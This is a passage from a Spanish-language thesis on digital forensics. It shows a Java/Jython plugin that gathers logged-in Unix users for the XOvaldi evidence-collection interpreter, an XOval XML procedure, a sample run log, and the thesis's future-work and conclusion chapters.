import uy.edu.fing.gsi.xovaldi.model.system_characteristics.FlagEnumeration;
import uy.edu.fing.gsi.xovaldi.model.system_characteristics.ItemType;
import uy.edu.fing.gsi.xovaldi.model.xoval.definitions.unix.LoggeduserObject;
import uy.edu.fing.gsi.xovaldi.model.xoval.definitions.unix.LoggeduserState;
import uy.edu.fing.gsi.xovaldi.model.xoval.system_characteristics.unix.LoggeduserItem;


public class XOvalUnixLoggeduser {

  public void collectItems (ObjectType object, XOvalItemsCollection items) throws Exception {
    try {
      LoggeduserObject loggeduserObject = null;
      try{
        loggeduserObject = (LoggeduserObject)object;
      }catch (ClassCastException e) {
        throw new Exception("Received object is not a loggeduserObject.");
      }

      PythonInterpreter interpreter = new PythonInterpreter();
      interpreter.exec("import string");
      interpreter.exec("import commands");

      String unixCmd = "w";
      String cmd = "map(string.split, commands.getoutput(\"" + unixCmd + "\").splitlines())";

      PyList cmdResults = (PyList)interpreter.eval(cmd);

      /* ...
      * PROCESS RESULTS AND POPULATE ITEMS COLLECTION
       * ...
       */
    } catch (Exception e) {
      items.setFlag(FlagEnumeration.ERROR);
      throw new Exception("An error has ocurred: " + e.getMessage());
    }
  }

  public ResultEnumeration testItem (ItemType item, StateType state) throws Exception {

    LoggeduserItem loggeduserItem = null;
    LoggeduserState loggeduserState = null;

    try{
      loggeduserItem = (LoggeduserItem)item;
      loggeduserState = (LoggeduserState)state;
    }catch (ClassCastException e) {
      throw new Exception("Error while testing item. Received item is not a LoggeduserItem or
state is not a LoggeduserState.");
    }

   /* ...
    * EVALUATE ITEM AND RETURN RESULT
    * ...
    */
  }
}
```

Tabla 7.9: Plugin XovalUnixLoggeduser.java

Una vez que el plugin ha sido completado, éste se encapsula en un Jar denominado XovalUnixLoggeduser.jar y es colocado en el repositorio de plugins, en la carpeta destinada a la plataforma Unix.

Nota. Uno de los principios propuestos por el RFC 3227 [11], establece la importancia de no utilizar herramientas del sistema comprometido, dado que éstas pueden haber sido alteradas por el atacante durante el incidente. Si bien la especificación del ejemplo propuesto, está basada en el resultado del comando w, la implementación del plugin debería intentar depender completamente de herramientas externas. Aún así, lograr una completa independencia del sistema subyacente es ciertamente complejo. Disponer de una herramienta compilada por fuera es una alternativa más segura pero no totalmente, debido a que la misma puede requerir de accesos al sistema utilizando servicios del *kernel* y si éste también ha sido modificado, el problema se mantiene. Por este motivo y dado el marco del proyecto, se ha optado por la opción más simple, utilizando la salida del comando w del sistema. En cualquier caso, si los requerimientos así lo indican, la intercambiabilidad de soluciones que provee el sistema de plugins, permitiría incorporar una versión más robusta de este plugin sin afectar al intérprete.

7.4. Definición del Procedimiento Forense en XOval

El entorno de XOvaldi para soportar la nueva evidencia ha sido completado con el desarrollo del plugin en la sección anterior. En esta sección definiremos un procedimiento forense especificado en XOval que utilizaremos para recolectar todos los usuarios conectados en el sistema.

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix
xoval-unix-definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-
definitions-schema.xsd http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The XOval Repository</oval:product_name>
    <oval:schema_version>5.6</oval:schema_version>
    <oval:timestamp>2010-03-15T09:15:20.377-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:20" version="1"
      class="inventory">
      <metadata>
        <title>Unix Logged Users</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description> List information about current logged users </description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:20"
                   comment="Test 20 - List Unix logged users" />
      </criteria>
    </definition>
  </definitions>
```

```
  <tests>
    <loggeduser_test id="oval:uy.edu.fing.gsi:tst:20"
      version="1" comment="List Unix Logged Users" check_existence="at_least_one_exists"
      check="at least one"
      xmlns="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix">
      <object object_ref="oval:uy.edu.fing.gsi:obj:20" />
      <state state_ref="oval:uy.edu.fing.gsi:ste:20" />
    </loggeduser_test>
  </tests>

  <objects>
    <loggeduser_object id="oval:uy.edu.fing.gsi:obj:20"
      version="1"
      xmlns="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix">
      <username operation="pattern match">.*</username>
    </loggeduser_object>
  </objects>

  <states>
    <loggeduser_state id="oval:uy.edu.fing.gsi:ste:20"
      version="1"
      xmlns="http://www.fing.edu.uy/inco/grupos/gsi/XMLSchema/xoval-definitions-5#unix">
      <username operation="pattern match">.*</username>
    </loggeduser_state>
  </states>
</oval_definitions>
```

Tabla 7.10: Procedimiento forense XOval para Unix

7.5. Ejecución de XOvaldi

Hemos extendido el lenguaje para soportar una nueva clase de evidencia, usuarios conectados en sistemas Unix. Hemos desarrollado un plugin encargado de realizar la tarea de recolección. Por último, hemos especificado un procedimiento forense en XOval que utilizaremos con entrada en XOvaldi para recolectar todos los usuarios conectados en el sistema.

Lo que sigue es el contenido en el directorio raíz de la aplicación.

```
drwxrwxr-x. 4.0K etc
drwxrwxr-x. 4.0K lib
drwxrwxr-x. 4.0K oval-definitions
drwxrwxr-x. 4.0K oval-schemas
drwxrwxr-x. 4.0K plugins
-rw-rw-r--.  762 xovaldi.bat
-rw-rw-r--.   68 xovaldi.conf
-rw-rw-r--. 725K xovaldi.jar
-rwxr-xr-x.  348 xovaldi.sh
```

Tabla 7.11: Contenido de la distribución de XOvaldi

A continuación ejecutamos XOvaldi con los argumentos correspondientes.

```
$ ./xovaldi.sh -def oval-definitions/xoval-unix-logged-users.xml -output .
[INFO ]> Current supported platforms:
[INFO ]>       * unix
[INFO ]>       * linux
[INFO ]>       * windows
[INFO ]> XOvaldi is now running on platform: linux
[INFO ]> Running local collection and storing on localhost.
[INFO ]> XOvaldi client started!
[INFO ]> Loading XML Schemas(XSDs)...
[INFO ]> 37 XML Schemas found and loaded.
[INFO ]> [* XOval Analyzer started. *]
[INFO ]> [* Loading Generator Information *]
[INFO ]> [* Gathering System Characteristics *]
[INFO ]> [* Analyzing Oval Definitions *]
[INFO ]> Analyzing definition [definitionId=oval:uy.edu.fing.gsi:def:20]
[INFO ]>     Definition [definitionId=oval:uy.edu.fing.gsi:def:20] result: TRUE.
[INFO ]> [* Building Oval Result *]
[INFO ]> Writing results to local file: ./results_xoval-unix-logged-users_2010-04-
16--13-26-11.199.xml
[INFO ]> XOvaldi successfully ended!
```

Tabla 7.12: Ejecución de XOvaldi

El lector puede encontrar el contenido del archivo del resultados en el apéndice de este documento, en la sección 11.4. En la sección 11.5 se describen todos las opciones de línea de comando soportadas por XOvaldi.

8. Trabajo a futuro

En esta sección se abordan algunas de las actividades de interés a ser desarrolladas en un futuro cercano de manera complementaria al trabajo aquí presentado. Se describen tanto extensiones y agregados sobre la herramienta así como actividades de investigación en análisis forense informático.

8.1. Servidor XOvaldi seguro

Debido a la naturaleza de la herramienta XOvaldi, es muy probable que su utilización tenga lugar típicamente en ambientes hostiles o comprometidos, donde el equipo ha sido objeto de alguna clase de ataque. Por lo tanto, extensiones que otorguen seguridad a la actual implementación son importantes. Un posible agregado que provee un contexto de comunicaciones más seguro se presenta en el siguiente modelo.



Figura 8.1: Servidor XOvaldi sobre una conexión segura

Aquí, la filosofía es la misma que antes, solo que se realiza sobre una conexión SSL. Para esto, es necesario incorporar en la herramienta la capacidad de manipular certificados propios así como la utilización de autoridades certificadoras. De esta manera, además de asegurar los canales de comunicación es posible dar un grado más de confianza en las entidades remotas que ordenan ejecuciones en diversos equipos de una red.

8.2. Metodología y Desarrollo de plugins

El prototipo desarrollado en este trabajo tiene como objetivo fundamental poner a prueba la arquitectura diseñada en términos de extensibilidad. Esta propiedad es vital considerando el dinamismo que presentan los ambientes forenses.

Por esta razón, gran parte del trabajo se volcó en el desarrollo y refinamiento de un diseño que permitiese independizar los diferentes tipos de evidencia que potencialmente interesaría recolectar, del funcionamiento en alto nivel del intérprete en si mismo.

Una vez caracterizadas las responsabilidades de un plugin y separadas del core del intérprete, se genera una interface común que permitirá al intérprete comunicarse con cualquier tipo de plugin. Debido a esto, se podría decir que el enfoque en el desarrollo del prototipo y sus plugins es más cualitativo que cuantitativo.

La herramienta presenta actualmente unos pocos plugins, entre ellos, plugins para Linux y Windows de procesos de sistema, interfaces de red y evaluación de archivos. No obstante, estos plugins dan el contexto suficiente como para probar el concepto de extensibilidad y validar su funcionamiento.

A partir de esto, una línea de trabajo a futuro se desprende naturalmente y es dotar a la herramienta de mayor soporte de tipos de evidencia mediante el agregado de nuevos plugins para objetos existentes en el lenguaje.

Sin embargo, es importante recalcar que la funcionalidad del intérprete y la calidad de los resultados estará mayormente basada en la calidad de los plugins. Es decir, si un plugin destinado a resolver la recolección de una clase de evidencia funciona mal, por ejemplo, recoge la mitad de la evidencia disponible, o modifica la evidencia durante el proceso de recolección, o utiliza una herramienta del sistema subyacente que ha sido alterada por el atacante; el resultado será evidentemente incorrecto. El intérprete no tendrá forma de verificarlo debido a que es un problema semántico, es decir, quien escribe el plugin es el experto en la recolección de ese tipo de evidencia y no el intérprete.

El RFC 3227 [11] define una serie muy importante de recomendaciones, principios y buenas prácticas a tener en cuenta durante la recolección de evidencia. Por otra parte, el lenguaje OVAL define, no siempre pero en la mayoría de los casos si, cual es la semántica de las operaciones especificadas y su resultado en cada caso.

Debido a lo anterior y a que el correcto funcionamiento del intérprete está directamente asociado al correcto funcionamiento de los plugins, y que además el primero no puede verificar semánticamente el resultado de cada uno de ellos, es necesario expresar una metodología rigurosa que guíe y promueva el correcto desarrollo de plugins, destacando la importancia que esto tiene en el proceso forense global.

Por último, es necesario estudiar el costo y utilidad de disponer de múltiples lenguajes puros para la implementación de plugins. Este idea estructura el diseño como una arquitectura que utiliza *middlewares* para cada lenguaje soportado distinto de Java. El *middleware* tiene como responsabilidad traducir los tipos de datos que viajan entre el plugin y el intérprete.

Si bien esta arquitectura es ciertamente viable, debemos recordar que el modelo de datos utilizado en la aplicación presenta una naturaleza cambiante. Debido a esto, cada cambio en el lenguaje implicaría una actualización tanto en el modelo de datos XOval como en cada uno de los *middlewares*. Una posibilidad para atacar esto es utilizar un enfoque similar al tomado en Java en términos de generación del modelo de datos, pero para cada lenguaje en cuestión. Para esto, es necesario estudiar que herramientas similares a JAXB existen hoy por hoy, para lenguajes como Python o Ruby.

Por otro lado, es necesario destacar que la independencia del plugin con respecto al intérprete le otorga libertad de ser implementado prácticamente de cualquier manera. Esto significa que desde un plugin escrito en Java es posible ejecutar cualquier comando de consola y otros programas externos. También es posible, y el caso de estudio es un ejemplo de esto, incorporar las virtudes de otros lenguajes como Python en un plugin Java para resolver la recolección de evidencia. Si bien esto no es un plugin 100% Python, la funcionalidad de fondo está resuelta en Python. En contraposición con el enfoque de utilizar lenguajes puros para desarrollar plugins, la utilización de Java y a partir de allí, otros lenguajes, obliga al desarrollador a familiarizarse con Java y librerías que otorguen la capacidad de incorporar diversos lenguajes en código Java.

Debido a lo anterior, queda como trabajo futuro relevar el costo de mantener múltiples lenguajes en el intérprete para permitir el desarrollo de plugins escritos puramente en otros lenguajes distintos de Java, o simplemente establecer un *trade-off* entre la simpleza que otorga mantener el estado actual utilizando Java y la restricción impuesta a los desarrolladores de utilizar Java como estructura base de sus plugins.

Quizás la opción más razonable sea la segunda y delegar un pequeño esfuerzo sobre los desarrolladores de plugins para eliminar el costo de mantener el soporte de múltiples lenguajes en el intérprete. No obstante, esta es una característica interesante que merece un análisis adecuado para la toma de una decisión correcta.

8.3. XOvaldi como Servicio del Sistema

La capacidad de realizar recolección de evidencia remota es muy importante desde el punto de vista administrativo debido a que es posible mantener procedimientos forenses en forma centralizada, ordenados o gestionados según plataforma, vulnerabilidad, tipo de ataque que detecta o cualquier otro criterio que el analista forense crea conveniente.

Luego, si un incidente es detectado por ejemplo, mediante alertas de un IDS, el analista puede lanzar una recolección masiva de evidencia tanto en el equipo donde se identificó el ataque así como en los equipos ubicados en el entorno de la víctima.

Para lograr esto, es necesario que una instancia de XOvaldi ya esté corriendo en cada uno de los equipos que se desea analizar, de modo que la recolección se haga efectiva y los resultados sean devueltos a la entidad que centraliza la recolección masiva.

La idea entonces es proveer las funcionalidades de XOvaldi como un servicio del sistema operativo. En Unix, XOvaldi debería ejecutarse como un *daemon*. En Windows, como un servicio. En cualquier caso, XOvaldi se encuentra a la escucha en el puerto especificado por solicitudes de recolección fundamentalmente remotas aunque también podrían ser locales.

Si bien este punto puede considerarse una actividad no muy complicada, es importante destacar que la herramienta se encontrará en un ambiente que eventualmente será comprometido. Por esta razón, la complejidad no entra tanto en como hacer correr la herramienta como un servicio, sino en la evaluación del entorno en el cual se ejecuta.

Es fundamental evaluar mecanismos para proteger a la herramienta de las acciones del atacante. Si un equipo es comprometido, sería inaceptable que la herramienta enviase resultados alterados por el atacante a un servidor central. Sería mejor que la herramienta no responda debido a que ha sido alterada en algún modo por un agente externo, a que solo envíe reportes sin considerar el contexto. De hecho, si la herramienta no responde es un signo claro de que algo no está bien en ese equipo.

De aquí se desprenden líneas de trabajo para fortalecer el entorno de la herramienta, desde el diseño en el protocolo de comunicación cliente-servidor a técnicas para desarrollo de software *tamper-evident* o incluso *tamper-resistent*. El software con habilidades para detectar o incluso resistir alguna clase de manipulación es una de las características más importantes en ambientes hostiles. Múltiples técnicas a nivel lógico pueden utilizarse para dejar en evidencia que la herramienta ha sido manipulada. Por otra parte, la resistencia a cualquier clase de manipulación por parte del software es una característica bastante más compleja y genera típicamente dos clases de respuesta; o resiste el intento de manipulación o se vuelve inoperable. Este comportamiento debe considerarse en el origen de su diseño y probablemente sea necesario disponer de apoyo *hardware* para su realización.

8.4. Repositorio de Elementos Dinámicos Online

Como se ha mencionado anteriormente, la capacidad funcional de XOvaldi está dada fundamentalmente por la especificación del lenguaje XOval y sus plugins. Para expandir la capacidad de especificación de procedimientos forenses es necesario expandir el lenguaje. Para dar soporte funcional a esta expansión es necesario agregar nuevos plugins.

En entornos distribuidos y considerando la posibilidad de ejecutar XOvaldi como servicio del sistema operativo anfitrión, la actualización de cada instancia ante la incorporación de una extensión del lenguaje involucraría una tarea de mantenimiento extremadamente compleja, eliminando la característica de escalabilidad en redes cambiantes con múltiples equipos.

Para atacar este problema, una de las técnicas más utilizadas es dotar a la herramienta de mecanismos de auto-actualización y búsqueda de componentes en tiempo de ejecución. Con este enfoque y considerando el contexto de XOvaldi, la idea es migrar los componentes dinámicos a un sitio remoto centralizado.

Recordemos que la extensión del lenguaje XOval se impacta inicialmente en los esquemas XML. Luego, el modelo de datos utilizado por XOvaldi debe ser regenerado para representar la extensión del lenguaje y finalmente se deben agregar los plugins correspondientes a las extensiones realizadas. En resumen, los elementos dinámicos de XOvaldi son:

- Especificación del lenguaje XOval (esquemas XML).
- Modelo de Datos XOval.
- Repositorio de plugins XOval.

Mediante un manejo apropiado de versiones, una instancia de XOvaldi a la escucha de solicitudes sería capaz de consumir los parámetros especificados por el emisor y decidir si las versiones de sus componentes actuales son los adecuados o si ciertas actualizaciones deben ser descargadas desde algún servidor remoto.

La filosofía sería manejar versiones con compatibilidad hacia atrás para evitar múltiples descargas de componentes. Si el lenguaje es extendido, tanto su especificación como el modelo correspondiente debe ser descargado. La herramienta puede realizar la carga de componentes en tiempo de ejecución de la misma manera que lo hace con los plugins.

Por otra parte, una definición XOval podría referir a unos pocos objetos del lenguaje. Por esta razón, su evaluación solo requeriría de unos pocos plugins y no todo el repositorio. Estos plugins serán almacenados localmente para futuras evaluaciones considerando un manejo adecuado de versiones que permitan una evolución consistente de los mismos. Nuevas evaluaciones generarán descargas solamente de aquellos plugins no presentes en forma local o que se encuentran desactualizados.

Este enfoque centraliza los esfuerzos de extensión en un solo lugar permitiendo que todas las instancias que se encuentran a la espera de solicitudes tengan la capacidad de adaptarse a la evolución del lenguaje de manera no costosa. A su vez, se promueve la existencia de una entidad que supervisa, organiza y gestiona el repositorio de elementos dinámicos en forma centralizada.

8.5. Editor de Procedimientos Forenses

Tanto en secciones anteriores como en el apéndice de este documento, se exponen varios ejemplos de especificaciones OVAL en diversos contextos. Si bien un analista forense puede acostumbrarse a manipular procedimientos forenses directamente en XML, la realidad es que luego de unas cuantas definiciones, el documento se torna muy difícil de comprender y mantener.

Esto induce una clara necesidad de disponer de mecanismos que permitan generar definiciones OVAL y XOval de manera simple. Esto no solo facilita la tarea del analista sino que además aumenta su productividad y disminuye la incorporación de errores.

Debido a que la generación del modelo XOval se realiza en forma directa a partir de la especificación del lenguaje en esquemas XML, solo es necesario generar una interface visual que permita gestionar y manipular los objetos válidos de una especificación XOval.

Considerando los escenarios expuestos con anterioridad, incorporar un entorno Web para el mantenimiento de las definiciones XOval es una alternativa muy atractiva. De esta forma, dicho entorno ofrecería la capacidad de crear nuevas definiciones XOval así como modificar definiciones existentes.

La utilización de JAXB en este contexto simplifica enormemente la tarea debido a que solo se necesita crear la representación lógica de una definición XOval cuyo árbol de objetos será manipulado por el controlador de la interface visual. Los mecanismos de *marshalling* y *unmarshalling* simplifican la lectura y generación de documentos XOval.

La capacidad de crear y manipular procedimientos forenses en forma visual es una característica muy útil que permite una construcción más robusta en términos de especificaciones. Así, un usuario podría disponer de una página en donde se despliega un combo con las plataformas soportadas. Una vez seleccionada la plataforma se despliegan los objetos evaluables en esa plataforma. Se selecciona un objeto y sus propiedades se presentan en forma de campos que serán completados por el analista para definir qué características deberán cumplir los ítems recolectados correspondientes a dicho objeto. La creación de estados sigue la misma lógica así como los tests que referirán a los objetos y estados definidos. Finalmente, la creación de definiciones se presentará como una combinación lógica de tests que permitirá completar la especificación del procedimiento forense.

Al finalizar la especificación, el analista realiza un submit del procedimiento dejándolo disponible en el repositorio de definiciones XOval.

Si llevamos este esquema a un extremo, podríamos considerar un ambiente web donde no solo manipulamos los procedimientos forenses, sino que también podríamos manipular la especificación del lenguaje XOval. La creación de nuevos objetos en el lenguaje requeriría la creación de nuevos plugins que podrían ser desarrollados en un

ambiente web diseñado específicamente para ello. Debido a que esto estaría redefiniendo los elementos dinámicos, la gestión de versiones podría ser controlada o al menos sugerida por el mismo editor. Así, cuando un analista extiende el lenguaje, el modelo es regenerado y su versión es actualizada. Luego, al ejecutar procedimientos forenses en equipos clientes, éstos detectarán el cambio de versión y descargarán la actualización correspondiente. Enfocado en una organización con múltiples usuarios y diferentes responsabilidades a nivel informático, diversos roles y privilegios deberían ser creados para restringir a usuarios del sistema la utilización de ciertas funcionalidades. Encargados de seguridad deberían poder manipular el lenguaje de especificación XOval mientras que usuarios de menor jerarquía solo podrían realizar recolección de evidencia remota como tarea de rutina o eventualmente, dependiendo del rol, crear nuevos procedimientos forenses.

8.6. XOvaldi en Investigaciones Forenses Digitales

Hemos visto que las investigaciones forenses digitales se dividen en una serie de etapas donde típicamente cada una es alimentada por la anterior. XOvaldi se ubica en la etapa de recolección donde el foco de trabajo se encuentra en las técnicas y metodologías utilizadas durante la recolección de evidencia.

Una vez que la etapa de recolección finaliza, la evidencia digital es entregada a la etapa de análisis la cual tiene como objetivo estudiar la evidencia intentando correlacionar eventos y pistas, para finalmente describir en forma total o parcial, la anatomía de un incidente.

Lo que aquí se propone como trabajo a futuro es evaluar el impacto de la herramienta XOvaldi como entrada a motores de análisis de evidencia utilizando como punto de conexión o si se quiere, lenguaje común, el lenguaje XOval.

La definición de un lenguaje común es fundamental si pensamos en alguna clase de automatización dentro de una investigación forense. La formalización provista por el lenguaje utilizado en el protocolo de comunicación entre etapas, es lo que da estructura y fluidez a los mecanismos de automatización. Esto permite además la profundización de trabajo en una etapa concreta, sin preocuparse por características específicas de la anterior. Esto es posible gracias a la existencia de una interface común que es respetada por ambas partes.

Múltiples líneas de trabajo se desprenden a partir de esto, sin embargo, la intención es visualizar la investigación forense como una cadena automatizada de producción. En un extremo de la cadena se especifica un incidente de seguridad y en el otro extremo se obtiene un reporte que describe lo sucedido, y responde a las preguntas que nos planteamos inicialmente: ¿cómo?, ¿quién?, ¿cuándo?, etc..

La automatización de procesos en el análisis forense informático es importante por muchas razones, entre ellas, porque es una actividad compleja que lleva mucho tiempo y trabajo, lo que hace que sea, entre otras cosas, propensa a errores.

Sin embargo, la perspectiva de la automatización de procesos dentro de una investigación forense, va más allá de la investigación en si misma. Es decir, mecanismos automáticos de investigación forense generarían lo que podríamos denominar *agentes forenses*; esto es, piezas de software encargadas de realizar investigaciones forenses.

Este enfoque permite establecer escenarios como el que sigue. Sistemas como por ejemplo, IDS, generan alertas que son consumidos por analizadores de alertas. En base a la clase de alerta recibida, estos analizadores utilizan la información especificada para decidir si es necesario llevar a cabo una investigación forense. En caso de ser así, los agentes forenses entran en juego y seleccionan, o por qué no, generan automáticamente, procedimientos forenses XOval que darán lugar a una investigación forense efectiva, acorde a la clase y/o características de la alerta declarada. Dependiendo de los resultados de la investigación forense, acciones correctivas son tomadas en tiempo real para evitar mayor daño a la infraestructura informática.

Estructuras como ésta permiten definir sistemas retroalimentados que reaccionan ante cambios en el entorno. Debido a que el objetivo primordial en todo esto es la seguridad y protección de sistemas informáticos, este enfoque resulta muy atractivo en términos de automatización. Sin embargo, la definición de componentes y roles en este terreno no es una tarea simple y tampoco lo es la especificación de mecanismos de comunicación internos. Profundizar en estas áreas de trabajo es esencial para lograr niveles altos de automatización.

9. Conclusiones

La informática forense es un área verdaderamente apasionante que presenta nuevos desafíos en forma constante y que exige destreza en múltiples y diversas ramas de la ciencia. Si bien es fundamental que un investigador forense disponga de sólidos conocimientos técnico-científicos y también de herramientas adecuadas, vale la pena recordar que los crímenes cibernéticos son cometidos por personas y que sus delitos son juzgados por cortes judiciales.

Por esta razón, la informática forense puede considerarse como una actividad interdisciplinaria que involucra fuertemente aspectos relacionados con tecnologías de la información, seguridad informática y asuntos legales, pero que también presenta fases sociales, culturales y psicológicas. Un investigador forense utilizará sus habilidades intelectuales y recursos tecnológicos, e intentará combinarlos con la mente criminal para desentrañar los intricados modos de operación de un atacante. Las metodologías, técnicas y herramientas utilizadas por el investigador serán esenciales para la aceptación de sus resultados en un proceso judicial. En otras palabras, la evolución tecnológica ha dado paso a nuevos tipos de investigaciones criminales donde la tecnología es el instrumento principal de la actividad criminal.

Debido a la naturaleza de la informática forense, múltiples esfuerzos en diferentes áreas deben ser realizados para crear un proceso ordenado y robusto. Los beneficios obtenidos a partir de su aplicación se observan en diferentes contextos, desde la seguridad en sistemas informáticos, prevención, corrección y reacción, hasta la aplicación de la ley y las sentencias dictaminadas en procesos judiciales.

Dentro del ámbito informático, la ciencia forense es un área relativamente nueva y se basa fuertemente en los axiomas de las disciplinas forenses tradicionales. No obstante, la estandarización de procesos y metodologías utilizados en ella conforma un largo camino el cual recién estamos comenzando a recorrer.

Los esfuerzos realizados por DFRWS[1] han otorgado un marco de trabajo que permite ordenar algunas piezas de la actividad. Múltiples entidades tanto privadas como gubernamentales, NIST (National Institue of Standards and Technology, U.S.) o AIC (Australian Institute of Criminology)[2], definen según el contexto, guías que especifican la forma en que debe llevarse a cabo una investigación forense digital. Las recomendaciones y principios propuestos por el RFC 3227 [11] proveen una estructura conceptual para las actividades de recolección y almacenamiento de evidencia digital. Decenas de trabajos académicos proponen diversos enfoques sobre análisis forense digital y múltiples compañías generan distribuciones que unifican las herramientas más utilizadas para recolección de evidencia digital.

Toda esta fuerte actividad deja en claro que la informática forense es vital en el mundo de hoy. Sin embargo, desde una visión macro de la actividad, se puede apreciar que el arte forense digital aún se encuentra en una etapa ciertamente joven.

La heterogeneidad de la soluciones creadas para los problemas que se presentan en las diferentes etapas de una investigación forense y la falta de estándares rigurosos que definan formalmente los lineamientos generales de la actividad, generan importantes obstáculos desde el punto de vista de la automatización de procesos.

En este proyecto, se propone un modelo de trabajo para la etapa de recolección de evidencia digital de una investigación forense, enfocado en evidencia volátil, donde se intenta formalizar la especificación de procedimientos forenses utilizando el lenguaje OVAL [15] tomando como marco teórico el modelo matemático propuesto por Leigland y Krings [3].

Esta formalización expone un mecanismo que permite independizar las tareas de un analista, de cómo éstas son ejecutadas. Conceptualmente, este enfoque otorga un marco formal de trabajo que puede ser explotado para proveer un mayor grado de automatismo en el desarrollo de la actividad. Si un ataque X requiere de la ejecución de 10 tareas para su evaluación, especificar formalmente este proceso no solo provee una clara descripción de lo que se debe hacer, lo que da lugar a mecanismos de automatización, independientemente de la tecnología que sea utilizada; sino que además, otras tareas o etapas de una investigación forense pueden acceder a esta especificación y comprender qué es lo que hace y por tanto, que clase de resultado esperar.

Debido a que OVAL es un lenguaje orientado a la especificación de vulnerabilidades basándose en el estado de configuración de un sistema, existen muchos tipos de evidencia u objetos de un sistema que no están soportados por el lenguaje. A partir de esto, se propone extender OVAL para incorporar nuevas clases de evidencia y permitir así definir procedimientos forenses que las utilicen. Esto da lugar a lo que en este trabajo hemos denominado XOval, un lenguaje que incluye OVAL y todos los tipos de evidencia para los cuales OVAL no provee soporte. Por otra parte, la representación de procedimientos forenses en XML utilizando XOval lo hace apropiado para que éstos sean fácilmente consumidos por herramientas forenses.

De aquí surge XOvaldi, un intérprete de procedimientos forenses especificados en XOval orientado a la recolección de evidencia digital volátil. Es importante destacar que si bien XOvaldi es una herramienta pensada para consumir procedimientos XOval, la elaboración conceptual acerca de la especificación forense no está atada a una herramienta específica. XOvaldi simplemente intenta poner en el terreno práctico los objetivos planteados.

Típicamente ocurre que, en ambientes forenses digitales, nuevas clases de evidencia se hacen necesarias a medida que los sistemas evolucionan y las técnicas forenses son perfeccionadas. Debido a esto, XOvaldi se ha diseñado para permitir extender fácilmente las clases de evidencia que es capaz de recolectar.

La característica de extensibilidad de XOvaldi se debe fundamentalmente a dos factores: la adaptación directa a extensiones del lenguaje mediante la regeneración del modelo de datos XOval y el mecanismo de plugins. Los plugins son piezas de software independientes del intérprete que se conectan al mismo expandiendo su

funcionalidad. Cada plugin está orientado a resolver las tareas relacionadas con un tipo de evidencia específico.

Aquí, la capacidad de especificación de procedimientos forenses está dada por el lenguaje XOval. Para definir nuevos tipos de evidencia y procedimientos forenses asociados con éstos, es necesario expandir el lenguaje. Para dar soporte funcional a esta expansión es necesario agregar nuevos plugins.

El desarrollo de plugins es una actividad muy importante dentro del modelo de trabajo debido a dos motivos. Uno es que los plugins son quienes otorgan capacidad funcional al intérprete; el intérprete sin plugins no podría evaluar ninguna clase de procedimiento forense. El segundo motivo es que que cada plugin es responsable de la recolección de evidencia para la cual fue creado. La forma en que lo hace no puede ser controlada por el intérprete por lo que su implementación requiere de especial atención, considerando las recomendaciones y principios propuestos por el RFC 3227 [11] así como un conocimiento amplio de la estructura del lenguaje OVAL [15].

Durante el desarrollo del prototipo, no fue un objetivo realizar una implantación extensiva de todos los plugins posibles; en su lugar, se buscó explorar y demostrar la viabilidad del concepto implementando aspectos funcionales de la herramienta y analizando la generalidad de los casos de modo que su diseño sea apropiado para futuras extensiones. El capítulo 7 presenta un caso de estudio donde se describe el proceso de extensión de principio a fin, considerando tanto la especificación de la extensión como su implementación funcional.

Debido a los escenarios de uso típicos de XOvaldi, se incorporó un mecanismo de comunicación remota utilizando el protocolo HTTP. Mediante este mecanismo es posible almacenar la evidencia recolectada en un equipo remoto así como ordenar la ejecución de recolección de evidencia en un equipo remoto y almacenar los resultados en forma local. Esta funcionalidad es importante considerando el hecho de que uno de los objetivos buscados es generar una herramienta para respuesta ante incidentes ejecutable desde algún medio extraíble como una unidad flash USB y es ciertamente necesaria si se la utiliza desde un medio de solo lectura.

Nuevamente, es importante recalcar la posición de XOvaldi en el marco general del proyecto. La especificación de procedimientos forenses utilizando un lenguaje formal es el eje central en este trabajo, definiendo qué es lo que se debe hacer y otorgando tanta expresividad como el lenguaje sea capaz de proveer. En este sentido, la estructura de OVAL y su facilidad de extensión lo hace un candidato ideal como lenguaje de especificación. Por otra parte, XOvaldi se ha concebido como una herramienta capaz de consumir estos procedimientos y orientada a escenarios de tipo *live response*. Sin embargo, y esto probablemente sea lo más importante que se desprende de la abstracción obtenida al incorporar la especificación formal de procedimientos forenses; es que la misma especificación podría ser consumida por otro intérprete para realizar lo mismo pero sobre otro escenario; por ejemplo, sobre imágenes pre-capturadas de memoria volátil (RAM) de un equipo comprometido. Aquí, el enfoque de utilización de la herramienta sería bien diferente y sin embargo, la

